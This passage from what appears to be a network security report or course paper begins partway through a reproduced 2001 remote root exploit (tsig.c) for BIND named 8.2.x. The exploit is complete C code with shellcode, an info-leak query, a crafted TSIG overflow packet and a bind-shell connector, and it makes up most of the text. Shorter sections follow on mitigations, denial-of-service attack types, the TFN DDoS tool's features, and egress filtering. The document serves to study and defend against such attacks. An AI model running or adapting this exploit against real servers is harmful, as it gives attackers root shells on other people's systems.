"\x87\xf3"                          /* xchgl %esi, %ebx        */ // 2 -
53
"\x8d\x4b\x0c"                      /* leal 0x0c(%ebx), %ecx   */ // 3 -
56
"\xb0\x0b"                          /* movb $0x0b, %al         */ // 2 -
58
"\xcd\x80"                          /* int $0x80               */ // 2 -
60

"\x90"

/* callz: */
"\xe8\x72\xff\xff\xff"              /* call start              */ // 5 - 5
"/bin/sh"; /* There's a NUL at the end here */                    // 8 -
13

unsigned long resolve_host(char* host)
{
        long res;
        struct hostent* he;
        if (0 > (res = inet_addr(host)))
        {
                if (!(he = gethostbyname(host)))
                        return(0);
                res = *(unsigned long*)he->h_addr;
        }
        return(res);
}

int dumpbuf(char *buff, int len)
{
        char line[17];
        int x;

        /* print out a pretty hex dump */
        for(x=0;x<len;x++){
                if(!(x%16) && x){
                        line[16] = 0;
                        printf("\t%s\n", line);
                }
                printf("%02X ", (unsigned char)buff[x]);
                if(isprint((unsigned char)buff[x]))
                        line[x%16]=buff[x];
                else
                        line[x%16]='.';
        }
        printf("\n");
}

void
runshell(int sockd)
{
    char buff[1024];
    int fmax, ret;
    fd_set fds;

    fmax = max(fileno(stdin), sockd) + 1;
    send(sockd, "uname -a; id;\n", 15, 0);

    for(;;)
    {

         FD_ZERO(&fds);
         FD_SET(fileno(stdin), &fds);
         FD_SET(sockd, &fds);

         if(select(fmax, &fds, NULL, NULL, NULL) < 0)
         {
             exit(EXIT_FAILURE);
         }

         if(FD_ISSET(sockd, &fds))
         {
             bzero(buff, sizeof buff);
             if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
             {
                 exit(EXIT_FAILURE);
             }
```

```
            if(!ret)
            {
                fprintf(stderr, "Connection closed\n");
                exit(EXIT_FAILURE);
            }
            write(fileno(stdout), buff, ret);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
            bzero(buff, sizeof buff);
            ret = read(fileno(stdin), buff, sizeof buff);
            if(send(sockd, buff, ret, 0) != ret)
            {
                fprintf(stderr, "Transmission loss\n");
                exit(EXIT_FAILURE);
            }
        }
    }
}


connection(struct sockaddr_in host)
{
        int sockd;

        host.sin_port = htons(36864);

        printf("[*] connecting..\n");
        usleep(2000);

        if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                exit(EXIT_FAILURE);
        }

        if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
        {
                printf("[*] wait for your shell..\n");
                usleep(500);
                 runshell(sockd);
        }
        else
        {
                printf("[x] error: named not vulnerable or wrong offsets
used\n");
        }

        close(sockd);
}



int infoleak_qry(char* buff)
{
         HEADER* hdr;
         int n, k;
         char* ptr;
         int qry_space = 12;
         int dummy_names = 7;
         int evil_size = 0xff;

         memset(buff, 0, BUFFSIZE);
         hdr = (HEADER*)buff;

         hdr->id = htons(0xbeef);
         hdr->opcode  = IQUERY;
         hdr->rd      = 1;
         hdr->ra      = 1;
         hdr->qdcount = htons(0);
         hdr->nscount = htons(0);
         hdr->ancount = htons(1);
         hdr->arcount = htons(0);


        ptr = buff + sizeof(HEADER);
        printf("[d] HEADER is %d long\n", sizeof(HEADER));

        n = 62;

        for(k=0; k < dummy_names; k++)
        {
               *ptr++ = n;
               ptr += n;
        }
        ptr += 1;

         PUTSHORT(1/*ns_t_a*/, ptr);               /* type */
         PUTSHORT(T_A, ptr);                       /* class */
         PUTLONG(1, ptr);                            /* ttl */

        PUTSHORT(evil_size, ptr);                    /* our *evil* size */

        return(ptr - buff + qry_space);

}



int evil_query(char* buff, int offset)
{
        int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode,
offset0;
        HEADER* hdr;
        char *ptr;
        int k, bufflen;
        u_int n, m;
        u_short s;
        int i;
        int shelloff, shellstarted, shelldone;
        int towrite, ourpack;
        int n_dummy_rrs = 7;

        printf("[d] evil_query(buff, %08x)\n", offset);
        printf("[d] shellcode is %d long\n", sizeof(shellcode));
        shelladdr = offset - 0x200;

         lameaddr  = shelladdr + 0x300;

        ourpack = offset - 0x250 + 2;
        towrite = (offset & ~0xff) - ourpack - 6;
        printf("[d] olb = %d\n", (unsigned char) (offset & 0xff));

        rroffsetidx = towrite / 70;
        offset0 = towrite - rroffsetidx * 70;

        if ((offset0 > 52) || (rroffsetidx > 6))
        {
                printf("[x] could not write our data in buffer (offset0=%d,
rroffsetidx=%d)\n", offset0, rroffsetidx);
                return(-1);
        }

        rrshellidx = 1;
        deplshellcode = 2;

        hdr = (HEADER*)buff;

        memset(buff, 0, BUFFSIZE);

        /* complete the header */

        hdr->id = htons(0xdead);
        hdr->opcode  = QUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(n_dummy_rrs);
        hdr->ancount = htons(0);
        hdr->arcount = htons(1);

        ptr = buff + sizeof(HEADER);

        shellstarted = 0;
        shelldone = 0;
        shelloff = 0;

        n = 63;
        for (k = 0; k < n_dummy_rrs; k++)
        {
                *ptr++ = (char)n;

                for(i = 0; i < n-2; i++)
                {
                        if((k == rrshellidx) && (i == deplshellcode) &&
!shellstarted)
                        {
                                printf("[*] injecting shellcode at %d\n", k);
                                shellstarted = 1;
                        }

                        if ((k == rroffsetidx) && (i == offset0))
                        {
```

```
                *ptr++ = lameaddr & 0x000000ff;
                *ptr++ = (lameaddr & 0x0000ff00) >> 8;
                *ptr++ = (lameaddr & 0x00ff0000) >> 16;
                *ptr++ = (lameaddr & 0xff000000) >> 24;
                *ptr++ = shelladdr & 0x000000ff;
                *ptr++ = (shelladdr & 0x0000ff00) >> 8;
                *ptr++ = (shelladdr & 0x00ff0000) >> 16;
                *ptr++ = (shelladdr & 0xff000000) >> 24;
                   *ptr++ = argevdisp1 & 0x000000ff;
                   *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                   *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                   *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                   *ptr++ = argevdisp2 & 0x000000ff;
                   *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                   *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                   *ptr++ = (argevdisp2 & 0xff000000) >> 24;
                i += 15;
        }
        else
        {
                if (shellstarted && !shelldone)
                {
                        *ptr++ = shellcode[shelloff++];
                        if(shelloff == (sizeof(shellcode)))
                                shelldone=1;
                }
                else
                {
                         *ptr++ = i;
                }
        }
}

/* OK: this next set of bytes constitutes the end of the
  *     NAME field, the QTYPE field, and the QCLASS field.
  *     We have to have the shellcode skip over these bytes,
  *     as well as the leading 0x3f (63) byte for the next
  *     NAME field.  We do that by putting a jmp instruction
  *     here.
  */
*ptr++ = 0xeb;

if (k == 0)
{
        *ptr++ = 10;

        /* For alignment reasons, we need to stick an extra
           * NAME segment in here, of length 3 (2 + header).
           */
        m = 2;
        *ptr++ = (char)m;        // header
        ptr += 2;
}
else
{
        *ptr++ = 0x07;
}
```

```
                /* End the NAME with a compressed pointer.  Note that it's
                  * not clear that the value used, C0 00, is legal (it
                  * points to the beginning of the packet), but BIND
apparently
                  * treats such things as name terminators, anyway.
                  */
                *ptr++ = 0xc0; /*NS_CMPRSFLGS*/
                *ptr++ = 0x00; /*NS_CMPRSFLGS*/

                ptr += 4;      /* QTYPE, QCLASS */
        }

        /* Now we make the TSIG AR */
        *ptr++ = 0x00;       /* Empty name */

        PUTSHORT(0xfa, ptr); /* Type  TSIG */
        PUTSHORT(0xff, ptr); /* Class ANY  */

        bufflen = ptr - buff;

        // dumpbuf(buff, bufflen);

        return(bufflen);
}

long xtract_offset(char* buff, int len)
{
        long ret;

        /* Here be dragons. */
        /* (But seriously, the values here depend on compilation options
          *  used for BIND.
          */
        ret = *((long*)&buff[0x214]);
        argevdisp1 = 0x080d7cd0;
        argevdisp2 = *((long*)&buff[0x264]);
        printf("[d] argevdisp1 = %08x, argevdisp2 = %08x\n",
                argevdisp1, argevdisp2);

        // dumpbuf(buff, len);

        return(ret);
}




int main(int argc, char* argv[])
{
        struct sockaddr_in sa;
        int sock;
        long address;
        char buff[BUFFSIZE];
        int len, i;
        long offset;
        socklen_t reclen;
        unsigned char foo[4];
        printf("[*] named 8.2.x (< 8.2.3-REL) remote root exploit by
lucysoft, Ix\n");
        printf("[*] fixed by ian@cypherpunks.ca and
jwilkins@bitland.net\n\n");

        address = 0;
        if (argc < 2)
        {
                printf("[*] usage : %s host\n", argv[0]);

                return(-1);
        }

        if (!(address = resolve_host(argv[1])))
        {
                printf("[x] unable to resolve %s, try using an IP
address\n", argv[1]);
                return(-1);
        } else {
                memcpy(foo, &address, 4);
                printf("[*] attacking %s (%d.%d.%d.%d)\n", argv[1], foo[0],
foo[1], foo[2], foo[3]);
        }

        sa.sin_family = AF_INET;

        if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
        {
                return(-1);
        }

        sa.sin_family = AF_INET;
        sa.sin_port = htons(53);
        sa.sin_addr.s_addr= address;


        len = infoleak_qry(buff);
        printf("[d] infoleak_qry was %d long\n", len);
        len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa,
sizeof(sa));
        if (len < 0)
        {
                printf("[*] unable to send iquery\n");
                return(-1);
        }

        reclen = sizeof(sa);
        len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa,
&reclen);
        if (len < 0)
        {
                 printf("[x] unable to receive iquery answer\n");
                 return(-1);
        }
        printf("[*] iquery resp len = %d\n", len);

        offset = xtract_offset(buff, len);
        printf("[*] retrieved stack offset = %x\n", offset);
        len = evil_query(buff, offset);
        if(len < 0){
                printf("[x] error sending tsig packet\n");
                return(0);
        }

        sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

        if (0 > close(sock))
        {
                return(-1);
        }

        connection(sa);

        return(0);
}
/*                      www.hack.co.za  [2 March 2001]*/
```
http://downloads.securityfocus.com/vulnerabilities/exploits/tsig.c

12

Conclusions from Compromise a Protected system:

Due to the lack of an exploit for the Nokia vulnerability in "the wild", it is difficult to say whether or not this attack would succeed. However, if the exploit was successful, it would give the attacker a shell on the target machine as the user running bind(typically root).

Mitigations for this would be to run bind as an unprivileged user, chrooted into a subdirectory created for this purpose. This makes zone transfers a little problematic, though and logging is somewhat difficult.

Denial of Service Attack

Denial of service attacks have the general aim of preventing valid users from utilizing the services offered by computers and computer networks. These attacks come in many forms:

1. Excessive SYN packets.
2. Excessive FIN packets.
3. Out of band packets. (packets that are too large when re-assembled or fragments that overwrite other fragments when re-assembled)
4. Excessive illegal packet fragments. (the destination host has to re-assemble the packet before deciding that it isn't a valid packet)
5. Excessive ICMP messages.
6. UDP floods.
7. Traffic to the broadcast address.

A perfect example of a denial of service attack can be found at this url:

http://staff.washington.edu/dittrich/talks/cert/tfn.html

1. Attacks:
2. UDP flood
3. ICMP flood
4. SYN flood
5. "Smurf" (forged ICMP Echo Request from victim to a series of broadcast addresses)
6. Communication:
7. ICMP_ECHOREPLY packets between "client" and "daemons"
8. Daemon commands sent in ICMP_ECHOREPLY id field
9. Arguments sent in data payload
10. Encryption:
11. Latest version of master suspected to encrypt list of daemon IP addresses using Blowfish
12. No passwords required to run master (not sure about latest version)
13. Priviledges:
14. Both client/daemon require root (uses SOCK_RAW socket)
15. Forensics:
16. Master IP addresses visible in latest version (+)
17. Enough strings to recognize daemon/master easily (+)
18. Remote shell's TCP port can be seen with "lsof" (+)
19. Attacker session not encrypted (+)
20. Master may not be password protected (+)
21. Untyped socket only thing visible with "lsof" otherwise (-)
22. "Root Kits" hide processes/files/directories (-)
23. Ethernet switches make monitoring ICMP traffic difficult (-)

http://staff.washington.edu/dittrich/talks/cert/tfn.html

13

As more and more home users gain access to high speed connections to the internet. The danger and prevalence of Distributed Denial of Service (DDOS) attacks can only increase. Taking steps to prevent these attacks is therefore paramount, not only for your own network, but to prevent becoming a host or amplification site.

Steps that can be taken to protect yourself, and your neighbors:

1. Perform egress filtering. (Only allow traffic with your network address to leave your

network.
2. Disallow ICMP at the border router and firewall. (While this does complicate troubleshooting, the advantages outweigh the headache.)
3. Block traffic bound or destined for your broadcast address.
4. Block illegal/reserved addresses from entering/leaving your network.
5. Test. (periodically examine traffic on your network to see if anything is unusual/unwanted. This is just good practice anyway.)

References

2. Adapted from:
Garfinkel, Simson and Spafford, Gene.Practical Unix & Internet Security:O'Reilly & Associates, Inc. Pgs:35-36
3. Yao, Joseph. http://fwtk.intrusion.org/fwtk/patches/yao-smap.pch
4. CERT. http://www.cert.org/advisories/CA-2001-25.html
5. Microsoft Corp. http://download.microsoft.com/download/iis50Utility/1.0NT45XP/EN-US/UrlScan.exe
6. Microsoft Corp. http://www.microsoft.com/WINDOWS2000/downloads/recommended/urlscan/default.asp
7. Sabernet. http://www.sabernet.net/software/ntsyslog.zip
8. Amavis. http://www.amavis.org/download.php3
9. OpenSSH. http://www.openssh.org/
10. Garfinkel, Simson and Spafford, Gene.Practical Unix & Internet Security:O'Reilly & Associates, Inc. Pg:35
11. SSH Communications Security:http://www.ssh.com
12. Insecure.org:http://www.insecure.org
13. SecurityFocus:http://www.securityfocus.com
14. University of Washington: http://staff.washington.edu/dittrich/talks/cert/tfn.html